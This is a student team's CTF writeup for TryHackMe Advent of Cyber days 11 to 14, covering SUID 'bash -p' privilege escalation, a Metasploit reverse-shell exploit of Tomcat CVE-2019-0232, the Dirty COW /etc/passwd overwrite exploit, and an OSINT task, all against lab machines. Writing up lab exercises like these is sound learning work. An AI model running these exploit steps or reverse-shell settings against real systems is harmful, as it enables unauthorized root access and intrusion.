

# PSP0201

## Week 4

# Writeup

Group Name : Mali Pape

Members:

ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member

## Day 11: Networking - The Rogue Gnome

Tools used: Kali Linux

Solution/walkthrough:

Question 1(commands as an administrator)

Question 2(managed to pivot it to another account that can run sudo commands)

Question 3(The privileges are almost similar):

### 11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

#### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.


Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

## Question 4:

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

## Question 5: Linux Command to enumerate the key for SSH?



```
cmatic@10.10.58.19's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jul 1 18:43:08 UTC 2022

System load: 0.45      Processes:          101
Usage of /: 27.5% of 14.70GB  Users logged in:  0
Memory usage: 10%        IP address for ens5: 10.10.58.19
Swap usage:  0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec 9 15:49:32 2020
-bash-4.4$ ls
-bash-4.4$ cd
-bash-4.4$ ls
-bash-4.4$ pwd
/home/cmatic
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/fusermount
/bin/bash
/bin/ping
```

Question 6: ( If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?)

## 11.9. Abusing SUID (GTFOBins)

Now that we understand why executables with this SUID permission are so enticing, let's begin to learn how to find these and understand the capabilities we can do with some of these executables. At the surface, SUID isn't inherently insecure. It's only when you factor in the misconfiguration of permissions (and given the complexity on Linux - is very easy to do); Administrators don't adhere to the rule of least privileges when troubleshooting.

Executables that are capable of interacting with the operating system such as reading/writing files or creating shells are goldmines for us. Thankfully, [CTFOBins](#) is a website that lists a majority of applications that do such actions for us. Let's set the SUID on the `cp` command that is used to copy files with `chmod u+s /usr/bin/cp`

Question 7:(command used to host a http server using python3 on port 9999)

**11.10.2.** Let's use Python3 to turn our machine into a web server to serve the *LINEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LINEnum.sh* to: `python3 -m http.server 8080`

```
File Edit View Search Terminal Help
root@ip-10-10-118-36:~# !python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

### Question 8: (flag)

```
File Actions Edit View Help
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/pwdd
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newuidmap
/usr/bin/af
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/umcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
lhm{3f10afe933296592}
bash-4.4#
```

## **Thought Process/Methodology:**

First of all, open your terminal and type ssh cmnatic@(ip address). It will ask (continue connecting)[fingerprint] type yes for it. Then, type the password that is provided in tryhackme which was aoc2020. Next you will enter into Ubuntu 18.04.3. Then, you have to type find / -perm -u=s -type f 2>/dev/null in the (-bash-4.4\$) line. There will appear a lot of SUID permission sets. Find the bash one and use it by typing bash -p in (-bash-4.4\$) line. After you press enter, the (-bash-4.4\$) will become bash4.4#. Now you are a root. So, now you type cd/root. Then, type ls. It will show flag.txt. Next, netcat it by typing cat flag.txt. There you go, the flag will appear.

## Day 12: Networking - Ready, set ,elf

Tools used: Kali Linux

Solution/walkthrough:

### Question 1:(version number of web server)

The terminal window shows the output of the command `sudo nmap -sV 10.10.214.153`. It lists several open ports, including port 8080 which is identified as Apache Tomcat 9.0.17. The browser window displays the Apache Tomcat 9.0.17 welcome page, which includes a cartoon cat logo and links for documentation, examples, and developer quick start.

### Question 2: (CVE can be used to create meterpreter)

The screenshot shows the CVE search results for the query "Apache+Tomcat 9.0.17". There is one result listed: CVE-2019-0232. The description for this vulnerability states that it is possible to execute remote code due to a bug in the way the JRE passes command line arguments to Windows. The exploit is available at <https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html>.

### Question 3: (flag)

```

[*] Command Stager progress -  6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (75174 bytes) to 10.10.214.153
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.31.240:4444 → 10.10.214.153:49814 ) at 2022-07-02 11:30:44 -0400

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

Mode          Size  Type  Last modified      Name
100777/rwxrwxrwx  825   fil   2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-  27    fil   2020-11-19 17:05:43 -0500  flag1.txt
100777/rwxrwxrwx  73802  fil   2022-07-02 11:34:17 -0400  mfbA0.exe

meterpreter > pwd
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
meterpreter > cat flag.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag1.txt
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >

```

#### Question 4: (metasploit settings to set)

```

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.31.240
LHOST => 10.18.31.240
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.214.153
RHOST => 10.10.214.153
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.214.153/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.214.153/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
Name      Current Setting  Required  Description
Proxies   [windows] Apache Tomcat 9.0.17        no   A proxy chain of format type:host:port[,type:host:port][...]
RHOST    10.10.214.153     yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    8080                no      The target port (TCP)
SSL      false              no      Negotiate SSL/TLS for outgoing connections
SSLCert  [disabled]         no      Path to a custom SSL certificate (default is randomly generated)
TARGETURI http://10.10.214.153/cgi-bin/elfwhacker.bat yes      The URI path to CGI script
VHOST    [disabled]          no      HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC process        yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.18.31.240      yes      The listen address (an interface may be specified)
LPORT    4444                yes      The listen port

Exploit target:
Id  Name
--  --
0   Apache Tomcat 9.0 or prior for Windows

```

#### Thought Process/Methodology:

First of all, type nmap -sV (ip address) in the terminal to run a scan. Next, find the port which are open. Open your browser and type the target ip address and add :(port number). One of the port number will work and direct you to a website. Well, the website is Apache Tomcat /9.0.17 and the go to cve website to find the cve number to exploit it. After you found the cve number, you need to open Metasploit and enter your password in it. Next, you type search cve-2019-0232 which are the cve number that found in website. Then, type use 0. Next, type options to check the settings whether they are correct or not. Set your LPORT to machine ip address, RPORT to your target ip address and TARGETURI into http://(target ip)/cgi-bin/elfwhacker.bat. After setting them, type options to make a double check. If correct, then type run. It will appear meterpreter. Next type ls. You will find the flag file. Then type pwd. Lastly, type cat flag1.txt. Congratulations, you found the flag!

## Day 13: Networking - Coal for Christmas

Tools used: Kali Linux

Solution/walkthrough:

Question 1:

Using nmap to see protocol and services running.

Answer : telnet

```
(1211104288㉿kali)-[~]
$ sudo nmap -sV 10.10.250.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 02:35 EDT
Nmap scan report for 10.10.250.196
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2
.0)
23/tcp    open  telnet   Linux telnetd
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
```

Question 2:

Use nmap syntax telnet <ip address of the machine> to connect to the service and search for the password.

Answer : clauschristmas

```
(1211104288㉿kali)-[~]
$ telnet 10.10.250.196 23
Trying 10.10.250.196 ...
Connected to 10.10.250.196.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
christmas login: 
```

### Question 3 :

Use cat /etc/\*release after log in to search the linux distribution.

Answer : Ubuntu 12.04

#### Question 4 :

Open the file left by the owner using cat command


Answer : grinch

```
$ ^C
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here address
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy 0.250.19
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
*****
```

**Question 5 :**

Use the syntax provided in the test from dirty.c file.

**Answer : gcc -pthread dirty.c -o dirty -lcrypt**



The screenshot shows a GitHub repository page for 'dirtycow / dirty.c'. The repository is public and has 396 forks and 617 stars. The code file contains 193 lines (172 sloc) and is 4.7 KB in size. The code itself is a exploit script for the Dirty Cow vulnerability, utilizing the Pokemon exploit. It includes comments explaining the purpose and usage of the exploit.

```
1 //  
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability  
3 // as a base and automatically generates a new passwd line.  
4 // The user will be prompted for the new password when the binary is run.  
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak  
6 // and overwrites the root account with the generated line.  
7 // After running the exploit you should be able to login with the newly  
8 // created user.  
9 //  
10 // To use this exploit modify the user values according to your needs.  
11 // The default is "firefart".  
12 //  
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c  
15 //  
16 // Compile with:  
17 // gcc -pthread dirty.c -o dirty -lcrypt  
18 //  
19 // Then run the newly create binary by either doing:  
--> ./dirty <username> <password>
```

Question 6 :

Type nano dirty command to open the text editor.

The screenshot shows a terminal window titled "1211104288@kali: ~". The menu bar includes "File", "Actions", "Edit", "View", "Help", "Security", and "Insights". The title bar says "GNU nano 6.2" and "dirty.c". The main area of the terminal displays the content of the "dirty.c" file, which is a exploit script for the Dirtycow vulnerability. The file starts with "#!/usr/bin/python" and contains several lines of exploit code. At the bottom of the terminal, there is a status bar with icons for file operations and a message: "copy/pasting output with the wording". The bottom right corner of the terminal has "Raw" and "Blame" links. A scroll bar is visible on the right side of the terminal window.

[ New File ]

**^G** Help      **^O** Write Out      **^W** Where Is      **^K** Cut      **^T** Execute  
**^X** Exit      **^R** Read File      **^V** Replace      **^U** Paste      **^J** Justify

Search the dirty.c exploit from the link given in TryHackMe webpage

The screenshot shows a web browser window with the following details:

- Menu Bar:** File, Edit, View, History, Bookmarks, Tools, Help.
- Title Bar:** TryHackMe | 25 Days of Cy... (partially visible), Dirty COW (CVE-2016-5195) (active tab), dirtycow/dirty.c at master.
- Address Bar:** https://dirtycow.ninja
- Page Content:**
  - Header links: Home, Twitter, Wiki, Shop.
  - Section: CVE-2016-5195 (with a Like button).
  - Image: A brown and white cow logo.
  - Section: DIRTY COW.
  - Description: Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel.
  - Buttons: View Exploit, Details.
- Footer:** FAQ.

Click raw and copy the code and paste in the nano text editor.

The screenshot shows a GitHub repository page for 'dirtycow / dirty.c'. The repository is public and has 617 stars. The code file 'dirty.c' is displayed, showing 193 lines of C code. The code is a exploit for the Dirty Cow vulnerability, using the 'pokemon' exploit method. It includes comments explaining the purpose of each step, such as backing up the /etc/passwd file and overwriting the root account. The code also includes compilation instructions and a note about running the newly created binary.

```
1 //  
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability  
3 // as a base and automatically generates a new passwd line.  
4 // The user will be prompted for the new password when the binary is run.  
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak  
6 // and overwrites the root account with the generated line.  
7 // After running the exploit you should be able to login with the newly  
8 // created user.  
9 //  
10 // To use this exploit modify the user values according to your needs.  
11 // The default is "firefart".  
12 //  
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c  
15 //  
16 // Compile with:  
17 // gcc -pthread dirty.c -o dirty -lcrypt  
18 //  
19 // Then run the newly create binary by either doing:
```

Use gcc -pthread dirty.c -o dirty -lcrypt to compile the file and set up password.

Search for the new username from the compiled dirty.c file.

Answer : firefart

```
[~] $ gcc -pthread dirty.c -o dirty -lcrypt
[~] $ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7fb702040000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.
```

DON'T FORGET TO RESTORE! \$ mv /tmp/passwd.bak /etc/passwd

```
[~] $ ;1~[]
```

## Question 7 :

Log in into firefart profile.

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

```
su <user_to_change_to>
```

No answer needed      Question Done

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

Answer Format: \*\*\*\*\*  
Submit      Hint

Task 16 [Day 14] OSINT Where's Rudolph?

Task 17 [Day 15] Scripting There's a Python in my stocking!

Task 18 [Day 16] Scripting Help! Where is Santa?

firefart@christmas:/home/santa\$ gcc -pthread dirty.c -o dirty -lcrypt  
\$ ./dirty  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password:  
Complete line:  
firefart:filipp9ta02N.:0:0:pwned:/root:/bin/bash  
mmap: 7fc738947000  
advise 0  
trace 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password 'password'.  
DON'T FORGET TO RESTORE! \$ mv /tmp/passwd.bak /etc/passwd  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password 'password'.  
DON'T FORGET TO RESTORE! \$ mv /tmp/passwd.bak /etc/passwd  
\$ su firefart  
Password:  
firefart@christmas:/home/santa#

Change directory to /root and use ls command to see the list of available items. Use cat command to open the message\_from\_the\_grinch.txt

Run the commands to compile the exploit, and run it.

What "new" username was created, with the default operations of the real C source code?

firefart      Correct Answer

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

```
su <user_to_change_to>
```

No answer needed      Question Done

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!

After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

Answer Format: \*\*\*\*\*  
Submit      Hint

Task 16 [Day 14] OSINT Where's Rudolph?

firefart@christmas:~\$ file /etc/passwd  
firefart@christmas:~\$ ls  
christmas.sh cookies\_and\_milk.txt dirty dirty.c  
firefart@christmas:~\$ cd /root  
firefart@christmas:~\$ ls  
christmas.sh message\_from\_the\_grinch.txt  
firefart@christmas:~\$ cat message\_from\_the\_grinch.txt  
Nice work, Santa!  
Now, this house sure was DIRTY!  
I think they deserve coal for Christmas, don't you?  
Let's leave some coal under the Christmas 'tree'!  
Let's work together on this. Leave this text file here,  
and leave the christmas.sh script here too...  
but, create a file named 'coal' in this directory!  
Then, inside this directory, pipe the output  
of the 'tree' command into the 'md5sum' command.  
The output of that command (the hash itself) is  
the flag you can submit to complete this task  
for the Advent of Cyber!  
- Yours,  
John Hammond

Create a file name coal to leave coal for Santa. Then open tree | md5sum to get the MD5 hash output.

Answer : 8b16f00dd3b51efadb02c1df7f8427cc

The screenshot shows a browser window with several tabs open. The main content area displays a challenge titled "Privilege Escalation". On the left, there's a text-based interface for interacting with the server. On the right, there's a terminal window showing a Linux shell session. The terminal output includes a message from "John Hammond" (the Grinch) and some file operations like nanoing a file named "coal" and listing files in a directory named "christmas".

## Question 8:

Answer : CVE-2016-5195

The screenshot shows a web page about the Dirty Cow vulnerability. The page has a header with navigation links like Home, Twitter, Wiki, and Shop. The main content features a cartoon illustration of a brown and white cow. Below the illustration, the text "DIRTY COW" is displayed in large, bold, red capital letters. A small note at the bottom right says "Check me on GitHub". The page describes the vulnerability as a privilege escalation vulnerability in the Linux Kernel and provides links to "View Exploit" and "Details".

## Thought Process / Methodologies :

At first, I used the nmap command in order to show me the available protocols and services in the IP Address which gives out the old, deprecated protocol and service running that is telnet. After that , I run the command of nmap syntax telnet <ip address of the machine> to connect to the service and search for the password we needed and the answer is clauschristmas. Moreover to proceed with the 4th question, I use cat /etc/\*release after log in to search the linux distribution. This will gives out the Linux Distribution used which is Ubuntu 12.04. I then used cat command on the cookies\_and\_milk.txt file to open up the person who arrived first

that is the grinch. To continue, I search and go to github included link given it the TryHackMe website and read the comment in the top the code. Here, it is included that we need to use command gcc -pthread dirty.c -o dirty -lcrypt to compile the file. For Question 5, I type nano dirty.c to create a file and then I copy pasted the code from the raw code of dirty.c exploit from the github link. I clicked ctrl+x to close and save the file. Then I used gcc -pthread dirty.c -o dirty -lcrypt command to compile the file and set up password. It then shows the password I chosen and the username of 'firefart' - the new user asked in Question 6. I then switch user using su firefort Command and change directory to /root to see the message file left by the grinch. To continue, I then followed his instruction by making a file named 'coal to left in the directory and open the command of tree | md5sum to get the MD5 hash output - 8b16f00dd3b51efadb02c1df7f8427cc. Last but not least, before I end this day, I search for website that guide me to the dirty exploitation github link which relieved the CVE number needed in the question that is CVE-2016-5195.

## Day 14: OSINT - Where's Rudolph?

Tools used: Kali Linux, Firefox, Twitter, Reddit

Solution/walkthrough:

Question 1: (reddit comments)

The screenshot shows a web browser window with two tabs open: Twitter and reddit. The reddit tab displays the comments section of a user's profile. The sidebar on the left shows various feeds like Home, Popular, and All. The main content area shows several comments from the user 'IGuidetheClaus2020'. One comment discusses Twitter, another discusses the Chicago Public Library's decision to eliminate fines, and a third is a fun fact about the creator's birthplace in Chicago.

Comments from u/IGuidetheClaus2020:

- IGuidetheClaus2020 commented on Looooool i.redd.it/tzu70q... - r/Twitter - Posted by u/FriegusTheBoss
- IGuidetheClaus2020 1 point · 2 years ago Ouch. Some days I love Twitter. Some days, it's just...lol.  
Reply Share ...
- IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... - r/books - Posted by u/specz
- IGuidetheClaus2020 4 points · 2 years ago Fun fact: I was actually born in Chicago and my creator's name was Robert!  
Reply Share ...
- IGuidetheClaus2020 commented on [deleted by user] - r/christmas - Posted by u/[deleted]
- IGuidetheClaus2020 1 point · 2 years ago

Question 2: (Where did Rudolph born?)

A screenshot of a mobile device showing a reddit comment. The comment is from the user 'IGuidetheClaus2020' and states: 'Fun fact: I was actually born in Chicago and my creator's name was Robert!'. Below the comment are 'Reply' and 'Share' buttons.

Question 3: (Robert's last name)

Rudolph reindeer creator

About 1,230,000 results (0.68 seconds)

**Robert L. May**

Rudolph the Red-Nosed Reindeer is a fictional reindeer created by **Robert L. May**. Rudolph is usually depicted as the ninth and youngest of Santa Claus's reindeer, using his luminous red nose to lead the reindeer team and guide Santa's sleigh on Christmas Eve.

[https://en.wikipedia.org/wiki/Rudolph\\_the\\_Red-Nosed\\_Reindeer](https://en.wikipedia.org/wiki/Rudolph_the_Red-Nosed_Reindeer)

**Rudolph the Red-Nosed Reindeer - Wikipedia**

People also ask

Who invented Rudolph the reindeer?

Where did Rudolph the reindeer originate?

Which store created Rudolph the Red-Nosed Reindeer?

Windows Taskbar: PSP0201 - Mini IT P... | Rudolph reindeer cr... | Document1 - Word | 32°C Mostly cloudy | 18:57 | 03/07/2022

## Question 4: (social media platform)

Go to Domains ↑

Social media platform that he has.

## Question 5: (Rudolph's username)

Twitter | IGuidetheClaus2020 (@IGuidetheClaus2020) | IGuidetheClaus2020 (u/IGuidetheClaus2020) | Rudolph reindeer creator - Google

IGuidetheClaus2020

23 Tweets

#

Follow

IGuidetheClaus2020  
@IGuidetheClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole Joined November 2020

5 Following 172 Followers

New to Twitter?

Sign up now to get your own personalized timeline!

Sign up with Google

Sign up with Apple

Sign up with phone or email

By signing up, you agree to the [Terms of Service](#) and [Privacy Policy](#), including [Cookie Use](#).

Don't miss what's happening

People on Twitter are the first to know.

Log in Sign up

Windows Taskbar: Spotify, Netflix, Chrome, TryHackMe | 25 Day..., IGuidetheClaus2020..., Document1 - Word

System tray: 32°C Mostly cloudy, 19:00, ENG, 03/07/2022

### Question 6: (Rudolph's favourite TV show)

Twitter | IGuidetheClaus2020 (@IGuidetheClaus2020) | IGuidetheClaus2020 (u/IGuidetheClaus2020) | Rudolph reindeer creator - Google

IGuidetheClaus2020

23 Tweets

#

Follow

IGuidetheClaus2020 Retweeted

Kristen Baldwin @KristenGBaldwin · Nov 25, 2020

